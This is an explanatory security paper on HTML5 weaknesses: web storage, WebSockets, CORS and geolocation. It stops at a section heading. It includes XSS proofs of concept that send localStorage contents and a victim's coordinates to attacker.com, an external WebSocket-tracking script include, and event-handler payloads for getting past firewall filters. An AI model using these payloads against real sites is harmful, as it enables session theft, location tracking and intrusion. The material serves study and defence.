HTML 5 Modern Day Attack And Defence Vectors

Rafay Baloch

Table of Contents

Abstract

According to recent statistics published by Powermapper[1], more than 50% of the web pages analyzed by them use the HTML5 DOCTYPE. This means that they are HTML5 web applications.

HTML5 has gained a lot of popularity because it allows web application developers to build more interactive websites thanks to a number of new features. However, new features also mean new vulnerabilities. This paper analyzes most of the features introduced in HTML5 along with the vulnerabilities each feature introduces.

Cross Site Scripting is a major highlight in this paper and could be classified as the number one flaw used for exploiting HTML5 features due to developers heavily storing sensitive data on the client side. We have discussed features such as WebStorage, WebSQL, Geolocation API, CORS, Cross Window Messaging, sandboxed iframes, webworkers, etc. and corresponding vulnerabilities that could be introduced when they are used unsafely.

This document also highlights recommended security measures that could be taken to minimize the impact of HTML5 vulnerabilities.

1. Introduction

It has been almost 15 years since the advent of HTML 4.01, and since then, a lot has changed. Now it is time for HTML5, which brings a tremendous amount of new features that allow for a more interactive and dynamic user experience.

To be able to provide more user features and reduce the server load at the same time, HTML5 allows developers to move more and more code towards the client side. In HTML5, the use of third party multimedia plugins such as flash and Silverlight has also been reduced, therefore eliminating the attack surfaces of these third party plugins.

In HTML5, several new tags were also introduced, such as <audio>, <video>, <svg>, <canvas>, <mathml>, etc. These tags significantly reduce the effort developers have to put in and also cause them to rely less on third party plugins such as flash to embed audio and video on websites.

To give a brief overview of how different HTML4 and HTML5 are, below are two form validation examples using both technologies.

1.1 Form Validation in HTML 4

The following example is from w3schools[2], which uses JavaScript to validate if the input is actually an email address.

```
<html>
<script>
function validateinput()
{
var x=document.forms["Form"]["email"].value;
var atpos=x.indexOf("@");
var dotpos=x.lastIndexOf(".");
if (atpos<1 || dotpos<atpos+2 || dotpos+2>=x.length)
 {
  alert("Not a valid e-mail address");

  return false;
```

```
}

}

</script>

<form id="form" method="post" onsubmit="return validateinput();">

Email: <input type="text" name="email">

<input type="submit" value="Submit">

</form>

</html>
```

In the above example, a lot of JavaScript is used to validate the forms. This can get more complex when the developer has to validate several other inputs, some of which may involve heavy use of regular expressions.

1.2   Form Validation in HTML5

HTML5 allows developers to use supported input types such as "email," "tel," and "date," which would automatically validate. In the below example, we use the input type "email," so the user's input is automatically validated, and the form expects an email to be specified.

```
<form method="post" id="myform" action="login.php">

<input type="email" name="email">

<input type="submit">

</form>
```


From the above examples, we can see that there are a good number of advancements in HTML, yet such advancements can also bring to life new vulnerability variants, as we will see in this article.

2.   HTML5 Security Concerns

Due to the fact that HTML5 applications heavily utilize JavaScript libraries to facilitate dynamic interaction on the client side, a number of new attack surfaces, such as XSS and CSRF vulnerabilities, are opened.

Most of the vulnerabilities in HTML5 are related to developers using features insecurely and storing sensitive information on the client side. If client side information is stolen, it is difficult to track back the attack since everything is happening on the client side.

Along with that, by default, HTML5 offers very little or no protection at all against attacks such as SQL injection, XSS, and CSRF. In this article, we will go through the below list of HTML5 features and highlight what type of vulnerabilities can be introduced if not used properly:

- WEB Storage
- Cross Origin Resource Sharing
- Offline Web Application
- Geolocation API
- WEBSQL
- Cross Window Messaging
- Sandboxed Iframes
- WebRTC

The last section will discuss the security headers that can be used to prevent the majority of the attacks that we will discuss throughout this paper.

2.1   Web Storage Attacks

In HTML5, developers can use the method "**Web Storage**" to store data on the client side. This method gives webmaster the flexibility to store large amounts of data locally on the client side, which could persist for a long amount of time. HTML5 distinguishes the web storage into two different types:

1) Session Storage
2) Local Storage

Conceptually they are the same with only minor differences, which are explained in the below specifications.

3.1 Session Storage

Session storage is similar to the concept of cookies, though the storage limit is **5mb** (cookies can only store up to 4kb of data). Unlike cookies, however, the session storage is not transmitted with http requests; each page of the domain will have its own session storage object. However, the same origin policy does apply to it, which means that the pages inside the same origin can access each other's session storage.

The session storage is less persistent compared to local storage. According to the specifications, the data is deleted in the session storage when one of the following events occurs:

- User closes the window
- User deletes the storage by using browser's cleaning feature
- Web application deletes the session storage through API calls

3.2 Local Storage

Local storage is much more persistent than session storage, and only one local storage per domain is allowed. The size of the local storage depends upon the browser that the client is using; Google Chrome dedicates only 2.5 MB per origin, whereas Mozilla Firefox dedicates 5 MB per origin, and Internet Explorer dedicates 10 MB per origin. The same origin policy applies to the local storage, which means that only the pages inside the same origin can access the local storage.

Local storage is very interesting from a security perspective due the fact that it does not expire and the data will persist even if the victim closes the browser. The data persists even after the browser history is cleared unless and until you specify for the browser to delete the local storage.

According to the specifications, the data in the local storage is deleted when one of the following events occur:

- User deletes the storage by using browser's cleaning feature
- Web application deletes the local storage through API calls

3.3   localStorage API

One of the reasons why the web storage method is popular is because it is very easy to use. Items can be added, retrieved, and removed from local storage by using localStorage API. The local storage can also be accessed by using JavaScript. Below are some code syntax examples of how to use the web storage method.

3.3.1   Adding an Item

```
localStorage.setItem('key','value');
```
,

3.3.2   Retrieving Items

```
localStorage.getItem('Key');
```

```
localStorage.setItem('name','rafay');

var a=localStorage.getItem('name');
alert(a);
```

The page at fiddle.jshell.net says:

rafay

OK

3.3.3   Removing an Item

```
localStorage.removeitem('key','value');
```

3.3.4   Removing All Items

```
localStorage.clear();
```

3.4 Session Storage API

Items can be added, retrieved, and removed from session storage by using the sessionStorage API. Below are some code syntax examples of how to use the web storage method.

3.4.1 Adding An Item

```
sessionStorage.setItem('key','value');
```

3.4.2 Retrieving An Item

```
sessionStorage.getItem('Key');
```

3.4.3 Removing An Item

```
sessionStorage.removeitem('key','value');
```

3.4.4 Removing All Items

```
sessionStorage.clear();
```

3.5 Security Concerns with Web Storage in HTML5

The following are some of the security concerns with web storage, or in other words, how developers could misuse the webstorage:

1) The data in the web storage is not encrypted. This means that any sensitive information stored inside the web storage, such as cookies and code, does not guarantee any integrity of the data.

2) If the web application is vulnerable to a cross-site scripting attack, the attacker can steal information from the web storage of the website user.

3) Unlike cookies, web storages do not have HTTPOnly and SecureFlag. An HTTPOnly flag instructs the browser that only "http" requests should be able to access the cookies, hence preventing cross-site scripting vulnerabilities since the XSS attack vectors heavily rely upon JavaScript. Since web storage is a JavaScript API, it would, by design, allow JavaScript to access the web storage, raising security concerns. Along with HTTPOnly flags, the web storage also does not support SecureFlag, which would have otherwise instructed the browsers to send the data via secure channels only, such as SSL and TLS.

4) If the data stored inside the web storage is being written to the page by using a vulnerable sink, it will result in DOM based XSS vulnerability.

3.6   Stealing Local Storage Data via XSS

As described earlier, a single cross-site scripting vulnerability in the web application would allow the attacker to steal information from web storage. The following proof of concept code shows how to steal the session identifier by using the **getItem** method and sending it to the attacker's domain:

```
<imgsrc= 'http://attacker.com/cookies.php?id=" +localStorage.getItem('SessionID') +"'>");></img>
```

The following JavaScript payload steals all the data from local storage and sends it to the attacker's domain:

```
<script>
for(i in localStorage)
{
var key = i;
var value=localStorage.getItem(i);
 }
var d=new Image();i.src='//attacker.com/stealer.php?'+ key + value;
</script>
```

3.7   Stored DOM Based XSS Attacks

Another major security concern with web storage, specifically local storage, are the stored DOM based XSS attacks. A stored DOM based XSS attack occurs when user controllable data inside of the data, i.e. the source, is inserted into the local storage and is later written to the page via a vulnerable JavaScript sink. Due to the fact that the data would persist inside the local storage, it would result in a stored DOM XSS vulnerability.

The following is a list of some common input sources based upon DOM based XSS wiki[3]:

- **document.URL**
- **document.documentURL**
- **document.URLUnencoded**
- **document.baseURL**
- **location**
- **location.href**
- **location.search**
- **location.hash**
- **location.pathname**

The following is a list of some common vulnerable JavaScript sinks based upon DOM based XSS wiki:

- **eval**
- **window.setInterval**
- **window.setTimeout**
- **document.write**
- **document.body.innerHTML**
- **window.location.href**
- **elem.setAttribute(href | src)**

A more complete list is available here: https://code.google.com/p/domxsswiki/wiki/ExecutionSinks

3.8   Example of a DOM Based XSS

```
if (!localStorage.getItem('whereIam')) {
    _whereIam = "Insert a new value";
localStorage.setItem('whereIam', JSON.stringify(_whereIam));
} else {
    _whereIam = JSON.parse(localStorage.getItem('whereIam'));
}
document.getElementById('result').innerHTML = _whereIam;
return;
}
```

The above is a potentially vulnerable code that would result in a stored DOM XSS. The second line takes the input and stores it inside of the **"_whereIam"** variable. In the very next line, the code inserts the "key" inside the local storage and the value that was received via the user input. Next, it writes the user input to the page by using the innerHTML property, which is a vulnerable JavaScript sink, resulting in a stored DOM based XSS vulnerability.

4.   WebSockets Attacks

Due to the fact that HTTP protocol caused a lot of overhead with real time applications such as online polling, W3C group introduced a new protocol called WebSocket to meet the real time needs of the application.

The WebSocket protocol upgrades existing HTTP connections to WebSockets and performs full-duplex connection, allowing communication in both directions simultaneously. With its advent, the overhead of real-time applications was reduced to around two bytes per packet at the application layer, and hence more and more developers started using them.

4.1   Security Concerns of WebSockets Attacks

4.1.1   Denial of Service Issues

Due to its design, the WebSocket protocol could be abused to cause a denial of service both on the client's browser as well as exhaust server resources.

4.1.2   Denial of Service on the Client Side

According to the specifications, web sockets have a higher connection limit when compared toHTTP since they are designed to keep the connections alive. Previously, HTML5 developers had to use the keep-alive HTTP header.

An attacker could send malicious content to the victim via a websocket, hence exhausting all the number of allowed websocket connections and causing a denial of service.

Different browsers have different limits for the maximum number of websockets connections a user cancreate: Firefox has the lowest, which is up to 200, whereas other browsers, such as Chrome, allow up to 3,200 connections. The following is the web socket connection limit for each browser. [4]

Chromium	Chrome	Safari	Firefox	Opera
924	3237	2970	200	900

4.1.3 Denial of Service on the Server Side

Due to the fact that the attacker can generate a large number of connections from a computer to the websockets on the server, which would keep connections persistent, there is a huge potential that it would exhaust the server resources.

4.1.4 Data Confidentiality Issues

Websocket connections can be established both over unencrypted and encrypted channels. This particular vulnerability lies in how the websockets are implemented. If the client is using a ws:// URL scheme to interact with the websocket on the server, everything communicated to and from the server could be easily intercepted by an attacker on the same network as the victim.

To prove this point, we used "**WebSocket Client**" –

https://github.com/RandomStorm/scripts/blob/master/WebSockets.html – to connect to the websocket server located at **echo.websockets.org** over an unencrypted channel (ws://).

The following is a sample Wireshark capture, which shows that everything is unencrypted.

4.1.5 Cross-Site Scripting Issues in WebSocket

In a case where the client's website hosting websockets are vulnerable to XSS, an attacker can harness the power of JavaScript not only to intercept the data, but also to modify the data by overriding some JavaScript functions.

The following script could be utilized to silently record all the messages sent and received from the websockets.

- http://kotowicz.net/xss-track/track.js?websocket=1

Assuming that example.com/websockets.php is a script vulnerable to XSS, with the parameter "text" reflecting data without filtering it, the attacker could craft the following URL to utilize the above script to silently log all the messages.

4.1.6 WebSocket Cross-Site Scripting Proof of Concept

- http://example.com/websockets.php?text=<script src=" http://kotowicz.net/xss-track/track.js?websocket=1"

Alternatively, the WebSocket API could be vulnerable to a stored DOM XSS vulnerability. Let's take a look at a live example of a website called websocket.org, which contains information on how to use WebSocket.It contains a simple demo application using websockets, which echoes the response. Note that in real world scenario, this may be a chat application echoing a response to the users. However, the fundamental problem is that the application is not filtering the input before returning back to the user, hence resulting in an XSS vulnerability. We used the following proof of concept to demonstrate the vulnerability:

4.1.7 Proof of Concept of WebSocket XSS

```
<a href=javascript:alert(1)>CLICKHERE</a>
```


Let's now try inspecting the vulnerable code to gain a better understanding of this vulnerability.The function sets the JavaScript function "onMessage" as a callback websocket.onmessage.

```
function testWebSocket()
{
websocket = new WebSocket(wsUri);
websocket.onopen = function(evt) { onOpen(evt) };
websocket.onclose = function(evt) { onClose(evt) };
websocket.onmessage = function(evt) { onMessage(evt) };
websocket.onerror = function(evt) { onError(evt) };
}
```

The onMessage function then calls the writeToScreen function, which contains the user input.

```
function onMessage(evt)
{
writeToScreen('<span style="color: blue;">RESPONSE: ' + evt.data+'</span>');
websocket.close();
}
```

The writeToScreen function then creates an element "p" and writes the user input to its innerHTML property, hence updating the DOM tree.

```
function writeToScreen(message)
{
var pre = document.createElement("p");
pre.style.wordWrap = "break-word";
pre.innerHTML = message;
output.appendChild(pre);
}
```

The innerHTML property is a well-knownJavaScript sink that creates HTML insecurely, resulting in a reflected DOM based XSS vulnerability.

4.1.8   Origin Header

The WebSocket protocol uses an origin header, which defines the hosts that are allowed to establish connections with the WebSocket. By default, it allows all the origins to establish a connection with the WebSocket, hence raising security concerns. As a developer, you should make sure that only the specified host is allowed to communicate with the WebSocket.

5. XSS with HTML5 Vectors

Aside from new tags, HTML5 also has several new attributes and events that could help an attacker bypass several security mechanisms, such as Web application firewalls, which rely upon blacklist based signatures. One of the features of HTML5 that comes in handy with bypassing WAF is the introduction of several new event handlers and attributes. One of the handy attributes is the autofocus, which could be used with event handlers such as onfocus, onblur, etc. to execute JavaScript without user interaction.

Since several new event handlers have been introduced, the blacklist has been set to block all the event handlers for HTML4, but the new event handlers can be used to evade the blacklist in a WAF to execute JavaScript unless the setup uses a regular expression to block everything after on*.

5.1 Case 1 – Tags Blocked

In case the common tags such as <script> , <object>, <isindex>, <img, or <iframe> are blocked by a blacklist filters,HTML5 has introduced lots of new tags that can be used to bypass the blacklists. Here are couple of examples:

```
<video onerror="javascript:alert(1)"><source>
<audio onerror="javascript:alert(1)">
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<keygen autofocus onfocus=alert(1)>
```

5.2 Case 2 - Attribute Context

In a scenario where the opening and closing brackets (<, >) are filtered out, the XSS is not possible under the normal HTML context. However, in a case where the input is reflected inside an element of an attribute, HTML5 event handlers can come in handy for executing our JavaScript without interaction as well as bypassing blacklist based protections.

5.2.1 Example

Take an example of the following scenario, where your input is being reflected inside the value attribute of the input element, and the opening and closing brackets are being filtered out.

```
<input type="text" value="yourinput">
```

The following XSS vectors could be used to execute JavaScript without any user interaction:

```
" onfocus=alert(1) autofocus x="

" onfocusin=alert(1) autofocus x="

" onfocusout=alert(1) autofocus x="

" onblur=alert(1) autofocus x="
```

Here is how it would look after the markup is complete:

```
<input type="text" value="" autofocus onfocus=alert(1) a="">
```

As you can see, we used an additional quotation mark (") to escape out of the **value attribute,** and then we used our event handler to execute the alert function and an additional quotation mark at the end that will close the attribute.

These attack vectors could be helpful in several different attack scenarios as well. Think of unquoted attributes where we don't need an additional apostrophe (') or quotation mark (") to escape out of the current attribute to execute the JavaScript and even circumvent PHP's protection mechanisms such as HTML special chars. However, this is not a common context you would run into most of the time.

5.3   Case 3 – Formaction attribute

HTML tags such as<input> and<button> do not contain attributes that begin with "formaction." However, with the introduction of the "formaction" attribute with button in HTML5, we can use it to execute JavaScript, hence bypassing web application firewall rule sets.

```
<form><button formaction="javascript:alert(1)">text</button></form>
```

Since this paper is more focused on HTML5 attacks rather than XSS attacks, we will not go into more depth with this topic. However, if you are really interested in the newest HTML5 attack vectors, we recommend that you read our paper on "**Bypassing Modern Web Application Firewalls**"[5] or "**HTML5 Security Cheat Sheet**"[6] by Mario Heiderich.

6. Cross Origin Resource Sharing (CORS)

To understand CORS, we first need to understand the "Same Origin Policy," which is dubbed as one of the most important concepts in web application security. SOP was designed to prevent a script/page on one origin to access the properties of a page on different origin.

6.1 What is an Origin?

An origin is defined as the combination of the following three properties: **protocol**, **domain,** and **port**. If all of these are same for two hosts, they rely upon the same origin. For example: **http://www.target.com/index.html** and **http://www.target.com/contact.html** both lie upon the same origin, since the protocol, domain, and port are same. However, **http://target.com/index.html** cannot access the properties of **https://target.com/contact.html** since the protocols are different.

One thing to note is that the same origin policy does not apply to CSS, images, etc. since SOP is only triggered when the JavaScript tries to access the contents of the document that is lying on another origin. An example would be AJAX requests generated by the client side of JavaScript. If a cross-origin AJAX request is generated, the request would be sent to the page lying on a different origin; however, the browser would not display the response that it received from the webpage that is lying upon a different origin.

6.2 Crossdomain.xml

With flash, a method to circumvent SOP was already developed with the help of the crossdomain.xml file. The policy stated that a document could load/access files on a different origin only if it had been defined under crossdomain.xml. In simpler words, **targeta.com** could load contents of a flash file located on **targetb.com/flash.swf** only if the crossdomain.xml file has allowed mutual interaction from targeta.com.

Here is what the file would look like on targeb.com:

```
<cross-domain-policy>
<allow-access-from domain="targeta.com"/>
</cross-domain-policy>
```

6.3 What is CORS?

Due to the limitation that two pages on different origins could not communicate even if they had a mutual trust relationship with each other, a new standard called CORS was introduced with HTML5, which allowed cross domain http requests, and more importantly, cross domain AJAX requests.

6.3.1 Example

Assume a page from targeta.com wants to access contents of a page at targetb.com by using the CORS mechanism. The browser would first send an origin request defining the origin of the website that wants to communicate.

Origin: http://targeta.com

If targetb.com allows cross origin requests to be sent from targeta.com, it would return an Access-Control-Allow-Origin header in its response. This would indicate the domains that are allowed to access the resources at targetb.com. Here is what the header would look like:

Access-Control-Allow-Origin: http://www.targeta.com

6.3.2 Security Issue

In a case where the response returns a wildcard mask, it would indicate that access from all origins is permitted. Here is how the header would look:

Access-Control-Allow-Origin: *

6.3.3 Example

Assume that finance.com is a payment management system that allows users to send and receive payments. The website sets **Access-Control-Allow-Origin** to *. The account portal contains a page where the credit card information is stored and is coming from an unencrypted database. The attacker crafts a page and makes a victim visit the page where their "**Credit Card**" information is stored. Since the website permits cross origin requests, the attacker would configure the script to send the response to the domain he controls, thereby reading the credit card information.

6.3.4 Example

To demonstrate the vulnerability, I have hosted a file called cors.php at **targetb.com** with the following contents:

<?php header('Access-Control-Allow-Origin: *'); ?>

<p>This file is hosted at targetb.com to demonstrate that it's accessible via cross origin requests</p>

Let's first verify if the Allow-Control-Allow-origin header is set to asterisk by reviewing the response:

Indeed, it is set to the wildcard. Next, we would perform a cross domain AJAX request to access content located at **targetb.com/cors.php**. Let's now setup a script to perform Cross-origin AJAX requests and fetch the response.

6.3.5   Proof of Concept

```
<div id="results"></div>
<script>
varcor = new XMLHttpRequest();
cor.onreadystatechange = function()
{
document.getElementById('results').innerHTML  = cor.responseText;
}
cor.open('GET', 'http://targetb.com/cors.php');
cor.send();
</script>
</div>
```

The above script performs a Cross-origin AJAX request to target.com/cors.php and then prints out the response by using the responseText property, which is written to the page by using the innerHTML property of the div element with ID "**results.**"

Here is the output with jsfiddle, which shows that we are able to access the content at targetb.com/cors.php.

7. GeoLocation API

7.1 Introduction

HTML5 has introduced Geolocation API, which grants the webmaster the ability to track the user's geographical position. The position can be only determined if the user approves it, or otherwise it would raise privacy concerns.

The Geolocation API has several benefits for both webmasters and users. For instance, an ecommerce website could use Geolocation API to track your location, and based upon your location, it could let you know the locally available deals, etc.

7.2 Security Concerns

One of the main concerns with the Geolocation API are Cross site scripting attacks due to the fact that the objects to track the coordinates (latitude and longitude) reside within the DOM, which is accessible with JavaScript. The XSS vulnerability could be exploited to determine the position of the victim, and invasion of privacy could occur.

Due to the fact that users mostly trust the website, they would trust the request and share their location. What makes it even worse is that unless the user disables the tracking, the browser would continue exposing the victim's location to the attacker.

7.2.1 Example

Assume that an attacker has found an XSS vulnerability in a widely known website, w3schools.com. All the attacker has to do is to make the victim execute the following piece of JavaScript code to steal the location:

7.2.2 Proof of Concept

```
<script>
var function getLocation()
 {
navigator.geolocation.getCurrentPosition(showPosition);
 }
functionshowPosition(position)
 {
varpos="Latitude: " + position.coords.latitude +
 "<br>Longitude: " + position.coords.longitude;
location.href = 'http://attacker.com/stealer.php?pos='+pos;
 }
getLocation();
</script>
```

The above JavaScript uses DOM properties cords.latitude and cords.langitude to determine the latitude/longitude respectively; it then stores it under the "**pos**" variable. In the next very line, the JavaScript sends the data to the attacker's domain.

Once the victim executes the JavaScript, the following notification is triggered, varying from a browser to browser:

7.2.3 Chrome

7.2.4 Firefox

Once the victim clicks decides to share the location, the details are written to a text file or sent to the attacker via email, depending on how the PHP stealer has been configured.

Latitude: 24.917144999999998
Longitude: 67.121769

8. Client Side RFI Includes

